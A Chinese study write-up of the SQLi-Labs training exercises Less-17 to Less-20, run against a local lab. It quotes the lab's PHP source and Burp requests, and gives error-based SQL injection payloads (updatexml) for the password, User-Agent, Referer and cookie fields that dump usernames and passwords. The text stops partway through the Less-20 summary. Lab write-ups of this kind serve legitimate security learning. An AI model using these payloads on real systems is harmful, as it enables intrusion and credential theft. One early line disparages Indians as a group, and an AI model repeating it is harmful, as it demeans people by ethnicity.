SQLi-Labs

Less-17

（插一句题外话,less-16和15差不多就不演示了）

less-17很有意思，因为它终于不是模拟登陆界面了，而是密码修改界面。

先随便输一个用户名：1

假如我们不知道数据库内存储的名字，对1作之前出现过的所有闭合（字符/万能密码/数字型）都没什么用，同样的，在url地址内直接get注入也没有任何回显。而且这网站。。。


印度人没一个好东西

暂时发现不了注入点，那就拿burpsuite抓包看一下。


Pretty Raw Hex

```
1  POST /Less-17/ ?id=1 HTTP/1.1
2  Host: 127.0.0.1
3  Content-Length : 29
4  Cache-Control : max-age=0
5  sec-ch-ua : " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
6  sec-ch-ua-mobile : ?0
7  sec-ch-ua-platform : "Windows"
8  Upgrade-Insecure-Requests : 1
9  User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (I
10 Origin : http://127.0.0.1
11 Content-Type : application/x-www-form-urlencoded
12 Accept :
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
13 Sec-Fetch-Site : same-origin
14 Sec-Fetch-Mode : navigate
15 Sec-Fetch-User : ?1
16 Sec-Fetch-Dest : document
17 Referer : http://127.0.0.1/Less-17/?id=1
18 Accept-Encoding : gzip, deflate
19 Accept-Language : zh-CN,zh;q=0.9
20 Connection : close
21
22 uname=1&passwd=&submit=Submit
```

很明显这里是同时post了两个参数：用户名和密码。如果我们在这里把用户名换成一个数据库内存在的名字：




这个时候发现修改成功了。这似乎说明了注入点可能在password字段。尝试一下



确定为字符型闭合，注入点为单引号（这一道题用 --+注释又出问题了，但是-- - 和#是可用的，所以杰哥说得对，还得是-- -适用性最强）

这道题后面就可以用报错注入了/延时注入/sqlmap（好吧好像判断不出来注入点也可以用sqlmap）了，代码和前面的15/16也就没什么区别了。



但是！这道题是不可以用布尔盲注的。原因其实很好理解：因为这道题回显的对与错是由输入的username是否正确决定的，但是实际的注入点是在password字段里的，这两者实际上毫无关系。

放源码：

```php
<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");
error_reporting(0);

function check_input($value)
    {
    if(!empty($value))
        {
        // truncation (see comments)
        $value = substr($value,0,15);
        }

        // Stripslashes if magic quotes enabled
        if (get_magic_quotes_gpc())
            {
            $value = stripslashes($value);
            }

        // Quote if not a number
        if (!ctype_digit($value))
            {
            $value = "'" . mysql_real_escape_string($value) . "'";
            }

    else
        {
        $value = intval($value);
        }
    return $value;
    }

// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))
```

```
{
//making sure uname is not injectable
$uname=check_input($_POST['uname']);

$passwd=$_POST['passwd'];


//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'User Name:'.$uname."\n");
fwrite($fp,'New Password:'.$passwd."\n");
fclose($fp);


// connectivity
@$sql="SELECT username, password FROM users WHERE username= $uname LIMIT 0,1";

$result=mysql_query($sql);
$row = mysql_fetch_array($result);
//echo $row;
    if($row)
    {
        //echo '<font color= "#0000ff">';
        $row1 = $row['username'];
        //echo 'Your Login name:'. $row1;
        $update="UPDATE users SET password = '$passwd' WHERE username='$row1'";
        mysql_query($update);
        echo "<br>";



        if (mysql_error())
        {
            echo '<font color= "#FFFF00" font size = 3 >';
            print_r(mysql_error());
            echo "</br></br>";
            echo "</font>";
        }
        else
        {
            echo '<font color= "#FFFF00" font size = 3 >';
            //echo " You password has been successfully updated " ;
            echo "<br>";
            echo "</font>";
        }

        echo '<img src="../images/flag1.jpg"   />';
        //echo 'Your Password:' .$row['password'];
        echo "</font>";



    }
    else
    {
        echo '<font size="4.5" color="#FFFF00">';
        //echo "Bug off you Silly Dumb hacker";
```

```
        echo "</br>";
        echo '<img src="../images/slap1.jpg"   />';

        echo "</font>";
    }
}

?>
```

这玩意的原理是：先查询uname在不在username表里，如果在则根据uname一起输入的password覆盖掉passwd。介于这段输入代码中有查看是否可注入的功能/账户名优先级高于密码的设置，当输入的用户名不对的时候干啥都没用，一定会返回"slap1.jpg"

```
// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))

{
//making sure uname is not injectable
$uname=check_input($_POST['uname']);

$passwd=$_POST['passwd'];


//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'User Name:'.$uname."\n");
fwrite($fp,'New Password:'.$passwd."\n");
fclose($fp);
```

而返回的Mysql错误语句其实是因为update函数返回了已被执行的语句。

```
//echo '<font color= "#0000ff">';
        $row1 = $row['username'];
        //echo 'Your Login name:'. $row1;
        $update="UPDATE users SET password = '$passwd' WHERE username='$row1'";
        mysql_query($update);
        echo "<br>";
```

less-17源代码的详细解释：

https://blog.csdn.net/weixin_39934520/article/details/105445492

Less-18

首先明确这题的两个字段都没法注入。源码：

```
$uname = check_input($_POST['uname']);
$passwd = check_input($_POST['passwd']);
```

都进行了注入筛查保护。

重申一下HTTP请求头里的一个参数

user-agent:一个特殊字符串头，使得服务器能够识别客户使用的操作系统及版本、CPU 类型、浏览器及版本、浏览器渲染引擎、浏览器语言、浏览器插件等。而服务器可通过判断 UA 来给客户端发送不同的页面。

查看源码：

```
<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");
error_reporting(0);

function check_input($value)
    {
    if(!empty($value))
        {
        // truncation (see comments)
        $value = substr($value,0,20);
        }

        // Stripslashes if magic quotes enabled
        if (get_magic_quotes_gpc())
            {
            $value = stripslashes($value);
            }

        // Quote if not a number
        if (!ctype_digit($value))
            {
            $value = "'" . mysql_real_escape_string($value) . "'";
            }

    else
        {
        $value = intval($value);
        }
    return $value;
    }



    $uagent = $_SERVER['HTTP_USER_AGENT'];
    $IP = $_SERVER['REMOTE_ADDR'];
    echo "<br>";
    echo 'Your IP ADDRESS is: ' .$IP;
    echo "<br>";
    //echo 'Your User Agent is: ' .$uagent;
// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))

    {
    $uname = check_input($_POST['uname']);
    $passwd = check_input($_POST['passwd']);

    /*
    echo 'Your Your User name:'. $uname;
    echo "<br>";
    echo 'Your Password:'. $passwd;
```

```
    echo "<br>";
    echo 'Your User Agent String:'. $uagent;
    echo "<br>";
    echo 'Your User Agent String:'. $IP;
    */

    //logging the connection parameters to a file for analysis.
    $fp=fopen('result.txt','a');
    fwrite($fp,'User Agent:'.$uname."\n");

    fclose($fp);



    $sql="SELECT  users.username, users.password FROM users WHERE
users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT
0,1";
    $result1 = mysql_query($sql);
    $row1 = mysql_fetch_array($result1);
        if($row1)
            {
            echo '<font color= "#FFFF00" font size = 3 >';
            $insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`,
`username`) VALUES ('$uagent', '$IP', $uname)";
            mysql_query($insert);
            //echo 'Your IP ADDRESS is: ' .$IP;
            echo "</font>";
            //echo "<br>";
            echo '<font color= "#0000ff" font size = 3 >';
            echo 'Your User Agent is: ' .$uagent;
            echo "</font>";
            echo "<br>";
            print_r(mysql_error());
            echo "<br><br>";
            echo '<img src="../images/flag.jpg"  />';
            echo "<br>";

            }
        else
            {
            echo '<font color= "#0000ff" font size="3">';
            //echo "Try again looser";
            print_r(mysql_error());
            echo "</br>";
            echo "</br>";
            echo '<img src="../images/slap.jpg"   />';
            echo "</font>";
            }

    }

?>
```

function_check_input和less-17里是一样的。注意到这么一句：

```
$insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`)
VALUES ('$uagent', '$IP', $uname)";
```

这句话的意思是会将浏览器客户端的user-agent/ip地址插入到数据库里。这里选择user-agent注入。不过其实ip地址伪造注入也是可以的，不过似乎有些复杂（，而且网络上的参考文章非常少。先放个参考文档在这。

https://wenku.baidu.com/view/ec03702151d380eb6294dd88d0d233d4b14e3fcd.html

需要注意的是insert into语句里插入了三个值，所以构造的语句也需要三个值。注意到uagent在三个参数中排在第一个，所以需要将闭合注入点放在最前面。

burp抓包，构造UA错误：

admin' and updatexml(1,concat(0x7e,database(),0x7e),1)and 1='1#

这里要求还挺宽泛的。。。admin这里只填一个单引号注入符就行，后面的1='1#换成'1'='1#,'#,' 都是可以的。

当无法看到源码的时候如何判断字段：https://www.jianshu.com/p/7494c1027abf

Less-19


注入方式相同，注入点为referer字段。

```
$insert="INSERT INTO `security`.`referers` (`referer`, `ip_address`) VALUES
('$uagent', '$IP')";
mysql_query($insert);
```

和18不同的是，在referer参数中只有两个注入位。

构造以下语句：

```
1',updatexml (1,concat(0x5c,(select group_concat(username,password) from
users),0x5c),1))#
```



成功爆库。

介于一些extractvalue的奇怪问题，在这里放上白嫖学姐的updatexml语句：

```
1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1) and '1'='1
```

> XPATH syntax error: '~emails,referers,uagents,users~'

```
1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),0x7e),1) and '1'='1
```

> XPATH syntax error: '~id,username,password~'

```
1' and updatexml(1,concat(0x7e,(select concat_ws(':',username,password) from (select username,password from users)abc limit 0,1),0x7e),1) and '1'='1
```

> XPATH syntax error: '~Dumb:1'

关于某些语句为什么不可以（感谢@郭莫寒学长的指导）

首先看一下最核心的语句。

```
$insert="INSERT INTO `security`.`referers` (`referer`, `ip_address`) VALUES ('$uagent', '$IP')"
```

意思是：把之前获取到的变量uagent/IP分别插入到security库，referers表的referer列和ip_address列。

那么如果我们构造一个语句：

```
1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))#
```

在后端实际执行的语句就长这样：

```
$insert="INSERT INTO `security`.`referers` ('1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))#) VALUES ('$uagent', '$IP')"
```


因为#的注释作用，所以实际执行的语句是：

```
$insert="INSERT INTO `security`.`referers` ('1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))
```


在构造错误代码的时候就有一件很奇怪的事情，为什么和前面的题目相比这次的错误语句多出来了一个括号？

现在就可以解释了，因为原来的后端代码有一个括号，而这样构造的函数原本的括号被#注释了，所以需要加一个括号来防止语法错误。

如果不加这个括号，报错语句如下：



同样的，这道题extractvalue和updatexml一样可用。



mysql会把本来用于结束updatexml语句的后括号用于insert into语句。

为什么需要在开头增加1‘，呢?

因为在这个insert into语句中每一个parameter都被单引号包括，所以需要一个单引号来闭合最前面的单引号，而1是可有可无的。

那为什么有的and语句也可以使用呢？（比如学姐的答案）

那是因为在sql语法中，用来分隔两个字段而and是用来连接不同的语句的。

来看一下：


```
1’ and updatexml(1,concat(0x7e,(select database())),1) and '1'='1
```

```
(`referer`, `ip_address`)
```

前面的1‘，用来闭合referer前的单引号，而'1‘='1，正好用来闭合referer后的单引号。and连接了需要注入的updatexml语句。这其实是只注入了referer字段。

Less-20

首先看一眼登陆成功的页面：



回显的东西是真的多！

看看源码多了什么不一样的东西：

```
if(isset($_POST['uname']) && isset($_POST['passwd']))
        {

        $uname = check_input($_POST['uname']);
        $passwd = check_input($_POST['passwd']);




        $sql="SELECT  users.username, users.password FROM users WHERE
users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT
0,1";
        $result1 = mysql_query($sql);
        $row1 = mysql_fetch_array($result1);
        $cookee = $row1['username'];
            if($row1)
                {
                echo '<font color= "#FFFF00" font size = 3 >';
                setcookie('uname', $cookee, time()+3600);
                header ('Location: index.php');
                echo "I LOVE YOU COOKIES";
                echo "</font>";
                echo '<font color= "#0000ff" font size = 3 >';
                //echo 'Your Cookie is: ' .$cookee;
                echo "</font>";
                echo "<br>";
                print_r(mysql_error());
                echo "<br><br>";
                echo '<img src="../images/flag.jpg" />';
                echo "<br>";
                }
```

上面一段还是经典的阻止username/password注入。

下面则是：判断是否用户名和密码存在且对应，如果符合条件则创建一个临时cookie。

```
echo "<br></font>";
            $sql="SELECT * FROM users WHERE username='$cookee' LIMIT 0,1";
            $result=mysql_query($sql);
            if (!$result)
                {
                die('Issue with your mysql: ' . mysql_error());
```

```
            }
        $row = mysql_fetch_array($result);
        if($row)
            {
            echo '<font color= "pink" font size="5">';
            echo 'Your Login name:'. $row['username'];
            echo "<br>";
            echo '<font color= "grey" font size="5">';
            echo 'Your Password:' .$row['password'];
            echo "</font></b>";
            echo "<br>";
            echo 'Your ID:' .$row['id'];
            }
```

这段就是实现网站回显部分的代码了。

cookee变量被引用多次且没有任何保护，所以大概率可以判断注入点在cookie上。

Request

Pretty Raw Hex

```
1  POST /Less-20/ HTTP/1.1
2  Host: 127.0.0.1
3  Content-Length: 34
4  Cache-Control: max-age=0
5  sec-ch-ua: " Not A;Brand";v="99",
   "Chromium";v="99", "Google Chrome";v="99"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/99.0.4844.51 Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=
   0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
   lication/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/Less-20/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Connection: close
21
22 uname=admin&passwd=1&submit=Submit
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 302 Moved Temporarily
2  Date: Fri, 30 Sep 2022 10:12:32 GMT
3  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b
   mod_fcgid/2.3.9a mod_log_rotate/1.02
4  X-Powered-By: PHP/5.5.9
5  Set-Cookie: uname=admin; expires=Fri, 30-Sep-2022
   11:12:32 GMT; Max-Age=3600
6  Location: index.php
7  Connection: close
8  Content-Type: text/html
9  Content-Length: 1506
10
11 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
   Transitional//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dt
   d">
12 <html xmlns="http://www.w3.org/1999/xhtml ">
13   <head>
14     <meta http-equiv="Content-Type " content="text/html;
       charset=utf-8 " />
15
16     <title>
         Less-20 Cookie Injection- Error Based- string
       </title>
17   </head>
18
19   <body bgcolor="#000000 ">
20
21
```

很明显地出现了交互。回显出现黄字'I LOVE YOU COOKIES'

注意到这里的交互分为两步，事实上这个黄字部分在正常过程中并不会显示。

Pretty Raw Hex

```
GET /Less-20/index.php HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="99", "Google
Chrome";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Referer: http://127.0.0.1/Less-20/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: uname=admin
Connection: close
```

Pretty Raw Hex Render


那么人话总结一下服务器干了啥：

1.确认登陆信息正确后将username写入cookie变量

